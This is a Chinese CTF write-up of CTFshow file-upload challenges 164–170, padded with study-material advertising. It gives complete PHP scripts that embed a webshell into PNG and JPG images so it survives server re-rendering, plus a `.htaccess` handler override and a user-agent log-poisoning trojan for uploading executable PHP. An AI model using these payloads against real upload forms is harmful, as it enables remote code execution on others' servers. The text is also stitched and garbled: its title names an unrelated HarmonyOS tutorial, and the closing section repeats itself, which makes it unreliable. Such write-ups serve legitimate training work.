2024年CTFshow web入门——文件上传_ctfshow文件上传(2),2024年最新鸿蒙教程来袭
先自我介绍一下,小编浙江大学毕业,去过华为、字节跳动等大厂,目前阿里P7
深知大多数程序员,想要提升技能,往往是自己摸索成长,但自己不成体系的自学效果低效又漫长,而且极易碰到天花板技术停滞不前!
因此收集整理了一份《2024年最新网络安全全套学习资料》,初衷也很简单,就是希望能够帮助到想自学提升又不知道该从何学起的朋友。





既有适合小白学习的零基础资料,也有适合3年以上经验的小伙伴深入学习提升的进阶课程,涵盖了95%以上网络安全知识点,真正体系化!
由于文件比较多,这里只是将部分目录截图出来,全套包含大厂面经、学习笔记、源码讲义、实战项目、大纲路线、讲解视频,并且后续会持续更新
Web 164
考点: png二次渲染
利用下方代码进行png二次渲染绕过
<?php
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
    0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
    0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
    0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
    0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
    0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
    0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
    0x66, 0x44, 0x50, 0x33);


$img = imagecreatetruecolor(32, 32);

for ($y = 0; $y < sizeof($p); $y += 3) {
    $r = $p[$y];
    $g = $p[$y+1];
    $b = $p[$y+2];
    $color = imagecolorallocate($img, $r, $g, $b);
    imagesetpixel($img, round($y / 3), 0, $color);
}

imagepng($img,'1.png'); #保存在本地的图片马
?>
木马内容
<?$\_GET[0]($\_POST[1]);?>
imagepng($img,'1.png');
要修改的图片的路径,1.png是使用的文件,可以不存在
会在目录下自动创建一个1.png图片
图片脚本内容:
$\_GET[0]($\_POST[1]);
使用方法:
例子:查看图片,get传入0=system;post传入tac flag.php
注:
运行上面的代码需要有php的gd库
下面的代码可以检测是否有gd库的存在
<?php
if(extension\_loaded('gd')) {
echo '可以使用gd
';
foreach(gd\_info() as $cate=>$value)
echo "$cate: $value
";
}else
echo '没有安装gd扩展';
?>
如没有
把你PHP目录下的ext文件夹里的php_gd.dll复制到系统目录下(C:\Windows\System32),然后修改你的php.ini文件,找到以下位置
;extension=php_gd.dll
把前面的;去掉
如php.ini中没有extension=php_gd.dll,自行添加即可
将生成的图片上传,bp抓包
Web 165
考点:jpg二次渲染
运用以下脚本进行jpg二次渲染绕过
<?php
$miniPayload = '<?=eval($\_POST[1]);?>';
if(!extension\_loaded('gd') || !function\_exists('imagecreatefromjpeg')) {
    die('php-gd is not installed');
}
if(!isset($argv[1])) {
    die('php jpg\_payload.php <jpg\_name.jpg>');
}
set\_error\_handler("custom\_error\_handler");
for($pad = 0; $pad < 1024; $pad++) {
    $nullbytePayloadSize = $pad;
    $dis = new DataInputStream($argv[1]);
    $outStream = file\_get\_contents($argv[1]);
    $extraBytes = 0;
    $correctImage = TRUE;
    if($dis->readShort() != 0xFFD8) {
        die('Incorrect SOI marker');
    }
    while((!$dis->eof()) && ($dis->readByte() == 0xFF)) {
        $marker = $dis->readByte();
        $size = $dis->readShort() - 2;
        $dis->skip($size);
        if($marker === 0xDA) {
            $startPos = $dis->seek();
            $outStreamTmp =
                substr($outStream, 0, $startPos) .
                $miniPayload .
                str\_repeat("\0",$nullbytePayloadSize) .
                substr($outStream, $startPos);
            checkImage('\_'.$argv[1], $outStreamTmp, TRUE);
            if($extraBytes !== 0) {
                while((!$dis->eof())) {
                    if($dis->readByte() === 0xFF) {
                        if($dis->readByte !== 0x00) {
                            break;
                        }
                    }
                }
                $stopPos = $dis->seek() - 2;
                $imageStreamSize = $stopPos - $startPos;
                $outStream =
                    substr($outStream, 0, $startPos) .
                    $miniPayload .
                    substr(
                        str\_repeat("\0",$nullbytePayloadSize).
                        substr($outStream, $startPos, $imageStreamSize),
                        0,
                        $nullbytePayloadSize+$imageStreamSize-$extraBytes) .
                    substr($outStream, $stopPos);
            } elseif($correctImage) {
                $outStream = $outStreamTmp;
            } else {
                break;
            }
            if(checkImage('payload\_'.$argv[1], $outStream)) {
                die('Success!');
            } else {
                break;
            }
        }
    }
}
unlink('payload\_'.$argv[1]);
die('Something\'s wrong');
function checkImage($filename, $data, $unlink = FALSE) {
    global $correctImage;
    file\_put\_contents($filename, $data);
    $correctImage = TRUE;
    imagecreatefromjpeg($filename);
    if($unlink)
        unlink($filename);
    return $correctImage;
}
function custom\_error\_handler($errno, $errstr, $errfile, $errline) {
    global $extraBytes, $correctImage;
    $correctImage = FALSE;
    if(preg\_match('/(\d+) extraneous bytes before marker/', $errstr, $m)) {
        if(isset($m[1])) {
            $extraBytes = (int)$m[1];
        }
    }
}
class DataInputStream {
    private $binData;
    private $order;
    private $size;
    public function \_\_construct($filename, $order = false, $fromString = false) {
        $this->binData = '';
        $this->order = $order;
        if(!$fromString) {
            if(!file\_exists($filename) || !is\_file($filename))
                die('File not exists ['.$filename.']');
            $this->binData = file\_get\_contents($filename);
        } else {
            $this->binData = $filename;
        }
        $this->size = strlen($this->binData);
    }
    public function seek() {
        return ($this->size - strlen($this->binData));
    }
    public function skip($skip)
    {
        $this->binData = substr($this->binData, $skip);
    }
    public function readByte() {
        if($this->eof()) {
            die('End Of File');
        }
        $byte = substr($this->binData, 0, 1);
        $this->binData = substr($this->binData, 1);
        return ord($byte);
    }

    public function readShort() {
        if(strlen($this->binData) < 2) {
            die('End Of File');
        }
        $short = substr($this->binData, 0, 2);
        $this->binData = substr($this->binData, 2);
        if($this->order) {
            $short = (ord($short[1]) << 8) + ord($short[0]);
        } else {
            $short = (ord($short[0]) << 8) + ord($short[1]);
        }
        return $short;
    }

    public function eof() {
        return !$this->binData||(strlen($this->binData) === 0);
    }
}
?>
先上传一张jpg图片然后下载到本地重命名为2.jpg,再用jpg脚本生成payload_2.jpg
a为文件名
php jpg二次渲染.php a.jpg
在上传payload_2.jpg,抓包
注:
jpg脚本需在linux环境下运行,我的系统为ubuntu
安装php
sudo apt-get install php
发现报错,需要重新寻找更新源
解决方法如下:
sudo vim sources.list

deb http://mirrors.aliyun.com/ubuntu/ raring main restricted universe multiverse deb http://mirrors.aliyun.com/ubuntu/ raring-security main restricted universe multiverse deb http://mirrors.aliyun.com/ubuntu/ raring-updates main restricted universe multiverse deb http://mirrors.aliyun.com/ubuntu/ raring-proposed main restricted universe multiverse deb http://mirrors.aliyun.com/ubuntu/ raring-backports main restricted universe multiverse deb-src http://mirrors.aliyun.com/ubuntu/ raring main restricted universe multiverse deb-src http://mirrors.aliyun.com/ubuntu/ raring-security main restricted universe multiverse deb-src http://mirrors.aliyun.com/ubuntu/ raring-updates main restricted universe multiverse deb-src http://mirrors.aliyun.com/ubuntu/ raring-proposed main restricted universe multiverse deb-src http://mirrors.aliyun.com/ubuntu/ raring-backports main restricted universe multiverse


sudo apt-get update
sudo apt-get install php

jpg脚本需要php-gd库,下面为下载流程
sudo apt-cache search php-gd(查询需要的php-gd版本)
sudo apt-get install php7.4-gd
sudo php -m(查看gd是否安装成功)
Web 166
发现只可以上传zip文件
在zip文件里加入一句话木马,上传抓包

Web 167
考点:Apache的包含解析
.htaccess进行绕过了
首先上传.htaccess
AddType application/x-httpd-php .jpg
 再上传一句话木马

Web 168
考点:免杀,过滤了好多执行函数
上传png文件抓包,修改文件后缀为php,加入免杀代码 直接访问
直接访问upload/1.php
查看源码即可得到flag
Web 169
考点:免杀,主要是过滤了php, <>等
创建index.php文件,因为日志文件内容将会在index.php中显现 在
在UA中加入一句话木马

phpinfo()可作为瞄点

Web 170
网上学习资料一大堆,但如果学到的知识不成体系,遇到问题时只是浅尝辄止,不再深入研究,那么很难做到真正的技术提升。
一个人可以走的很快,但一群人才能走的更远!不论你是正从事IT行业的老鸟或是对IT行业感兴趣的新人,都欢迎加入我们的的圈子(技术交流、学习资源、职场吐槽、大厂内推、面试辅导),让我们一起学习成长!
124f7229.png)phpinfo()可作为瞄点
Web 170
网上学习资料一大堆,但如果学到的知识不成体系,遇到问题时只是浅尝辄止,不再深入研究,那么很难做到真正的技术提升。
一个人可以走的很快,但一群人才能走的更远!不论你是正从事IT行业的老鸟或是对IT行业感兴趣的新人,都欢迎加入我们的的圈子(技术交流、学习资源、职场吐槽、大厂内推、面试辅导),让我们一起学习成长!

讨论HarmonyOS开发技术,专注于API与组件、DevEco Studio、测试、元服务和应用上架分发等。
更多推荐


 12
12 0
0- 0


 已为社区贡献1条内容

所有评论(0)